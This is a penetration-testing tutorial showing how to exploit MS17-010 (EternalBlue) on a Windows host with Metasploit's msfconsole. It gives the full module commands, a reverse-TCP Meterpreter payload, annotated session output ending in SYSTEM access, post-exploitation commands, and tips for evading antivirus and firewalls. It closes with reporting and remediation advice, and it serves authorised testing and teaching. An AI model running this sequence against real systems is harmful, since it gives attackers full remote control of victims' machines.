
Authorisation Notice:
This material is intended for authorised security testing and educational use only. Any attempt to access or exploit systems without prior written consent is prohibited and may constitute an offence under Irish legislation, including the Criminal Justice (Offences Relating to Information Systems) Act 2017.All testing activities must be conducted within the agreed scope of a formal Rules of Engagement (RoE)..
Introduction
The Metasploit Framework is the most widely used open-source penetration testing platform. It provides a structured environment for developing, testing, and executing exploits against target systems. In a pentest engagement, Metasploit accelerates the exploitation phase by offering a curated library of exploits, payloads, and post-exploitation modules under a unified interface.
Two primary tools ship with Metasploit:
| Tool | Purpose |
|---|---|
| msfconsole | Interactive console for searching, configuring, and running exploit modules against live targets |
| msfvenom | Standalone payload generator for creating custom shellcode or staged executables to embed in phishing materials or manual delivery |
This guide focuses on msfconsole and walks through exploiting a vulnerable Windows host using MS17-010 (EternalBlue) – the canonical teaching example for SMB exploitation.
Tools Required
- Metasploit Framework – Pre-installed on Kali Linux. For other Debian-based systems:
sudo apt update && sudo apt install metasploit-framework -y- Attacker machine – Kali Linux or any supported Linux host
- Target machine – A Windows system vulnerable to MS17-010 (lab/authorized environment only)
- Network access – Layer-3 connectivity between attacker and target on port 445/TCP
Step-by-Step Instructions
1. Start msfconsole
Launch the Metasploit console:

msfconsoleOn first run, it initializes the local database. You will see the ASCII banner and the msf6 > prompt when ready.
2. Search for Exploits
Use the search command to find relevant modules. Filter by type and keyword to narrow results:
msf6 > search type:exploit name:eternalblueSample output:
Matching Modules
================

   #  Name                                           Disclosure Date  Rank    Check  Description
   -  ----                                           ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       great   Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal  Yes    MS17-010 EternalBlue SMB Remote Windows Code Execution
Module rank indicates reliability: great is preferred over normal for stable engagements.
3. Load the Module
Select the EternalBlue module:
msf6 > use exploit/windows/smb/ms17_010_eternalblueThe prompt changes to msf6 exploit(windows/smb/ms17_010_eternalblue) > confirming the module is loaded.
4. Review and Set Options
Display required options:
msf6 exploit(windows/smb/ms17_010_eternalblue) > show optionsKey options:
| Option | Description | Required |
|---|---|---|
RHOSTS | Target IP address or range | Yes |
LHOST | Attacker IP (used by staged payloads for callback) | Yes (staged) |
LPORT | Listener port for reverse shell | Yes (staged) |
PAYLOAD | Shellcode to deliver after exploitation | No (default used) |
Set the target and attacker addresses:
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS <PLACEHOLDER_TARGET_IP>
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST <PLACEHOLDER_ATTACKER_IP>
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT <PLACEHOLDER_LPORT>
5. Select a Payload
The default payload for this module is windows/x64/meterpreter/reverse_tcp – a staged 64-bit Meterpreter shell. For a 32-bit target, override it:
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/meterpreter/reverse_tcpView all compatible payloads with show payloads.
6. Run the Exploit
Optionally verify the target is vulnerable first:
msf6 exploit(windows/smb/ms17_010_eternalblue) > check
[+] <PLACEHOLDER_TARGET_IP>:445 - The target is vulnerable.
Execute the exploit:
msf6 exploit(windows/smb/ms17_010_eternalblue) > runOr equivalently:
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploitExample Output – Annotated msfconsole Session
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on <PLACEHOLDER_ATTACKER_IP>:<PLACEHOLDER_LPORT>
# Metasploit opens a listener before sending the exploit

[*] <PLACEHOLDER_TARGET_IP>:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] <PLACEHOLDER_TARGET_IP>:445 - Host is likely VULNERABLE to MS17-010!
# Vulnerability confirmed

[*] <PLACEHOLDER_TARGET_IP>:445 - Connecting to target for exploitation.
[+] <PLACEHOLDER_TARGET_IP>:445 - Connection established for exploitation.
[+] <PLACEHOLDER_TARGET_IP>:445 - Target OS selected: Windows 7 or Server 2008 R2 (x64)

[*] <PLACEHOLDER_TARGET_IP>:445 - Sending egg to corrupted connection.
[*] <PLACEHOLDER_TARGET_IP>:445 - Triggering free of corrupted buffer.
# Kernel pool corruption triggered - shellcode injected into kernel space

[*] Sending stage (200774 bytes) to <PLACEHOLDER_TARGET_IP>
# Staged payload delivered; Meterpreter DLL loaded in target process

[*] Meterpreter session 1 opened (<PLACEHOLDER_ATTACKER_IP>:<PLACEHOLDER_LPORT> -> <PLACEHOLDER_TARGET_IP>:49158)
# Session established

meterpreter >
Post-Exploitation
List active sessions (if you backgrounded the shell):
msf6 > sessions -lInteract with session 1:
msf6 > sessions -i 1Gather system information:
meterpreter > sysinfo
Computer        : <PLACEHOLDER_HOSTNAME>
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
Check current user context:
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
NT AUTHORITY\SYSTEM is the highest privilege level on a Windows host. Document this immediately for the pentest report.
Common Mistakes
| Mistake | Cause | Fix |
|---|---|---|
| Wrong payload architecture | 64-bit module with 32-bit payload (or vice versa) | Match payload arch to target OS: windows/x64/meterpreter/reverse_tcp for 64-bit |
| Session opens then dies immediately | Antivirus (AV) kills the Meterpreter DLL on disk or in memory | Use a custom or encoded payload; consider windows/x64/meterpreter/reverse_https for encrypted comms |
| Firewall blocks callback | Reverse shell cannot reach LHOST:LPORT | Confirm outbound access from target; use a port allowed through the target firewall (e.g., 443) |
| Session timeout | Idle Meterpreter session killed by target security policy | Set SessionCommunicationTimeout and SessionExpirationTimeout to 0 in msfconsole: set SessionCommunicationTimeout 0 |
check returns “not vulnerable” | Target is patched, running a non-default SMB config, or port 445 is filtered | Confirm with nmap -p 445 --script smb-vuln-ms17-010 <PLACEHOLDER_TARGET_IP> |
| Module fails silently | Incorrect RHOSTS or NAT/routing issue | Verify connectivity with ping and confirm port 445 is open: nmap -p 445 <PLACEHOLDER_TARGET_IP> |
Summary – What to Capture for a Pentest Finding
After a successful exploitation, document the following for the formal report:
- Module used:
exploit/windows/smb/ms17_010_eternalblue - CVE exploited: CVE-2017-0144 (MS17-010 / EternalBlue)
- Payload delivered: e.g.,
windows/x64/meterpreter/reverse_tcp - Access level obtained: e.g.,
NT AUTHORITY\SYSTEM - Target details: OS version, hostname, IP (from
sysinfo) - Timestamp: Date and time of exploitation (note in UTC for multi-timezone engagements)
- Screenshot/log: Copy the msfconsole session output as evidence
This information maps directly to a CVSS-scored finding with proof of impact for the client report. Include remediation guidance: apply Microsoft patch MS17-010, disable SMBv1 (Set-SmbServerConfiguration -EnableSMB1Protocol $false), and ensure perimeter firewall blocks port 445 from untrusted networks.